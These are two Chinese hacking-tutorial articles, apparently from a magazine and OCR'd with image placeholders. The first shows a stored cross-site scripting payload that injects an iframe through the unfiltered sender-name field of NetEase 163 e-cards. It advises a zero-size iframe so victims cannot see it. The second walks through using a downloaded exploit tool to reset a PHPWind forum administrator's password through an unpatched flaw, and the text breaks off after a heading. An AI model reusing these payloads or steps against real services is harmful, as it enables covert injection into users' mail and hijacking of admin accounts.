看了剑心关于邮箱跨站的文章后，我也试着用邮箱来跨了一次，不过，不象剑心那样测试全国的，我仅仅测试了网易163的邮箱系统。先到163贺卡的站点上来看看http://cards.163.com，随手选了一个贺卡，改了点东西就可以看到如图1所示的效果了。




图1




图2

看到标题没有，发送“<script>…”，这里暴露了我们的目的，不过这个是改的贺卡的名字才会这样，如果是改作者的话就不会在标题里显示了，这样的跨站是不是很不过瘾？网上都可以找出N多这样的站点来。那么就来狠一点的，在贺卡下面有一个绣卡模式，点进去看看，给自己发一个贺卡，收卡人姓名和发卡人姓名都没有进行过滤，不过最好还是把跨站的代码写在发卡人姓名，因为收件的姓名会在打开收件箱时就可以看到，不过此时对方已经中招了，但是变形的邮件不会有太多人看吧。所以我写在发卡人姓名，代码如下：></script><iframe width=420 height=330 src="http://www.woidiy.com"></iframe><（实际应用中，最好别用这么大width和height的值，当然是使用0了，不然你会发现和我这里的图显示有点不一样，不能看到邮件的标题，点不进邮件，我只是为了后面的那张图才搞这么大的），去收个邮件看看，如图2。

是不是看到发件人那里变形了，只要把宽和高改成“0”就可以解决这个问题了，发件人就会变成“/cards@163.com”或“>@cards.163.com”或“><”之类的。我们点邮件进去，如图3所示，可以看到发件人已经变形了。




图3

再来看一看贺卡，如图4，不用多说了吧，效果不错，而且别人看到了贺卡以后还会发个Mail通知你，不要用来做坏事哦！





图4



# PHPWind超级漏洞简单用

hackest [H.S.T]

## 一、山雨欲来风满楼





图1

一直以来，Discuz!论坛在我的印象中安全性都是比较高的，可是最近却接二连三的暴出了一些安全漏洞，害的我在架设自己的论坛时，只好选用了PHPWind5.3。这天早上我正在管理自己的论坛，发现有人在恶意发广告，就去删除对方发的广告帖。没想到在删除第一个之后，竟然提示我的密码已被更改，需要重新登录！奇怪了，我没有更改密码呀，为何要我重新登录呢？没办法，只好重新登录，更没想到的是居然又提示我密码错误！这回坏了，看来密码真的被修改了，但绝对不是我更改的！难不成我这小小的论坛也被人人侵了？可似乎没有听说PHPWind有什么0day漏洞呀，我郁闷了！好在过了一会儿，论坛一版主告诉我说后台密码是他更改的，但同时他却告诉我PHPWind真的出了一个非常严重的0day漏洞，影响5.0.1和5.3版本，目前还没有修复补丁！





图2

## 二、初探虚实

听到这个消息，我大吃一惊，想不到PHPWind真的出了0day漏洞，我赶紧从QQ的好友中死缠硬磨的要来了漏洞利用工具。这个漏洞利用工具最初是在国外发布的，英文界面，压缩包里一共有三个文件：一个是漏洞利用程序，一个是记录了使用PHPWind程序的网址，另一个是说明文本。利用程序运行后的界面如图1所示。





图3

我决定先用我的论坛来测试一下效果，我的论坛是官方最新的安装包加升级包加补丁包，论坛访问地址为http://www.hackest.cn/phpwind/，所以在漏洞利用工具的"Board URL"栏填上这个的网址，在"Username"栏填上我们想要更改密码的用户名（当然是更改管理员的了，权限最大呀），在"Password"栏填上我们更改后的密码。先来测试一下漏洞是否存在，点击"Test Bug"按钮，弹出了如图2所示的测试结果窗口，根据提示说明漏洞存在！下一步就是攻击了，点击"Attack"按钮开始攻击（其实也就是修改指定用户的密码），弹出如图3所示的攻击结果窗口，根据提示说明已经成功了。然后再转回到论坛，使用更改后的密码成功的就可以进入后台了，如图4。

## 三、满城风雨





图5

